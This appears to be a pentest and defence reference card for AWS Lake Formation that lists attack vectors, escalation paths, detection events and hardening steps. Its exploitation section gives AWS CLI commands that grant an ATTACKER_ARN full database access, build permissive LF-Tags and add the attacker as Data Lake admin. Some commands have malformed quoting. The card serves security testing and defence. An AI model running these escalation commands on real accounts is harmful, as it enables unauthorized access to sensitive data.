

AWS Lake Formation Security

DATA LAKE

AWS Lake Formation manages data lake permissions on S3 and Glue Catalog. Security risks include permission bypass, cross-account access abuse, and LF-Tag exploitation for unauthorized data access.

HIGH

Risk Level

Regional

Scope

S3/Glue

Backend

LF-Tags

ABAC Model

Service Overview

Lake Formation Permissions

Centralizes permissions for Glue databases, tables, and S3 data locations. Replaces IAM-based access with fine-grained column/row-level security. Integrates with Athena, Redshift, EMR.


Attack note: Data Lake administrators have god-mode access. Permission grants can bypass IAM restrictions on underlying S3.

LF-Tags (Tag-Based Access Control)

Attribute-based access control using key-value tags on databases, tables, columns. Grants based on tag expressions. Simplifies permission management at scale.

Attack note: LF-Tags can be modified if you have `AlterLFTagValues` permission. Tag manipulation = permission manipulation.

Security Risk Assessment



Lake Formation controls access to potentially petabytes of data lake content. Administrator roles bypass all restrictions. LF-Tag manipulation or grant abuse enables access to restricted datasets.

✂ Attack Vectors

Permission Manipulation

- Grant self access via GrantPermissions
- Modify LF-Tags to gain access
- Exploit overly broad tag expressions
- Cross-account grant abuse
- Data location permission bypass

Administrator Abuse

- Data Lake admin full access
- Register attacker S3 as data location
- Create grants for external accounts
- Modify database/table settings
- Disable cell-level filters

⚠ Misconfigurations

Permission Issues

- IAMAllowedPrincipals still enabled
- Super permission on databases
- ALL_TABLES grant on database
- Cross-account with grantable option
- Data location allows any bucket

LF-Tag Issues

- Tags with broad expressions (PII=*)
- Too many users can alter tags
- No tag-based data filtering
- Sensitive tables untagged
- Tag values not restricted

Enumeration

List Permissions

```
aws lakeformation list-permissions
```

Get My Effective Permissions

```
aws lakeformation get-effective-permissions-for-path \<\  
--resource-arn S3_ARN
```

List LF-Tags

```
aws lakeformation list-lf-tags
```

List Data Lake Settings

```
aws lakeformation get-data-lake-settings
```

List Resources

```
aws lakeformation list-resources
```

Privilege Escalation

Grant-Based Escalation

- GrantPermissions → Self-grant Super
- CreateLFTag → Create permissive tag
- AddLFTagsToResource → Tag for access
- PutDataLakeSettings → Add self as admin
- RegisterResource → Add attacker S3

Escalation Paths

- CreateLFTag → Assign to tables → Query access
- Modify tag values → Match grant expression
- Grant with grantable → Recursive grants
- Data Lake admin → All databases/tables
- Cross-account → Exfil to external account

Data Exposure

Catalog Metadata

- Database and table names
- Column schemas and types
- S3 data locations
- Partition information
- Table statistics

Underlying Data

- S3 Parquet/ORC/CSV files
- PII in data lake tables
- Financial/healthcare records
- ML training datasets
- Aggregated analytics data

Detection

CloudTrail Events

- GrantPermissions - new grant
- RevokePermissions - permission removed
- PutDataLakeSettings - admin changes
- CreateLFTag - new tag created
- AddLFTagsToResource - tag assignment

Indicators of Compromise

- New grants to unknown principals
- LF-Tag creation/modification
- Data Lake admin additions
- Cross-account grants
- Unusual GetTableObjects patterns



Exploitation Commands

Grant Self Database Access

```
aws lakeformation grant-permissions \<\  
  --principal DataLakePrincipalIdentifier=ATTACKER_ARN \<\  
  --permissions ALL \<\  
  --resource '{"Database":{"Name":"prod_db"}}'
```

Create Permissive LF-Tag

```
aws lakeformation create-lf-tag \<\  
  --tag-key "access" \<\  
  --tag-values "all" "restricted" "public"
```

Add Tag to Table

```
aws lakeformation add-lf-tags-to-resource \<\  
  --resource '{"Table":{"DatabaseName":"db","Name":"sensitive"}}' \<\  
  --lf-tags '[{"TagKey":"access","TagValues":["all"]}']'
```

Grant Based on Tag

```
aws lakeformation grant-permissions \<\  
  --principal DataLakePrincipalIdentifier=ATTACKER_ARN \<\  
  --permissions SELECT \<\  
  --resource '{"LFTagPolicy":{"Expression":[{"TagKey":"access","TagValues":["all"]}]}'}'
```

Add Self as Data Lake Admin

```
aws lakeformation put-data-lake-settings \<\  
  --data-lake-settings '{"DataLakeAdmins":[{"DataLakePrincipalIdentifier":"ATTACKER_ARN"}]}'
```

Query Table (via Athena)

```
aws athena start-query-execution \<\  
  --query-string "SELECT * FROM db.table" \<\  
  --result-configuration OutputLocation=s3://bucket/
```

Policy Examples

✗ Dangerous - Full LF Access

```
{
  "Effect": "Allow",
  "Action": "lakeformation:*",
  "Resource": "*"
}
```

Full Lake Formation access - can grant self admin, access all data

✓ Secure - Read Only Analyst

```
{
  "Effect": "Allow",
  "Action": [
    "lakeformation:GetDataAccess",
    "lakeformation:GetEffectivePermissionsForPath"
  ],
  "Resource": "*"
}
```

Only get data access based on existing grants

✗ Risky - Grant Permissions

```
{
  "Effect": "Allow",
  "Action": [
    "lakeformation:GrantPermissions",
    "lakeformation:BatchGrantPermissions"
  ],
  "Resource": "*"
}
```

Can grant permissions to any principal - escalation risk

✓ Secure - Deny Admin Changes

```
{
  "Effect": "Deny",
  "Action": [
    "lakeformation:PutDataLakeSettings",
    "lakeformation:RegisterResource"
  ],
  "Resource": "*"
}
```

Prevent admin escalation and new resource registration

Defense Recommendations



Disable IAMAllowedPrincipals

Enable Lake Formation permissions model fully. Remove legacy IAM-based access.

```
PutDataLakeSettings with CreateDatabaseDefaultPermissions=[]
```



Restrict Admin Role

Limit Data Lake Administrators. Use separate roles for grant management.



LF-Tag Governance

Control who can create/modify LF-Tags. Review tag expressions regularly.



Deny GrantPermissions

Use SCP to deny GrantPermissions except from governance roles.



Monitor Grants

Alert on GrantPermissions, PutDataLakeSettings, CreateLFTag events.



Audit Permissions

Regularly review ListPermissions output for unexpected grants.

AWS Lake Formation Security Card

Always obtain proper authorization before testing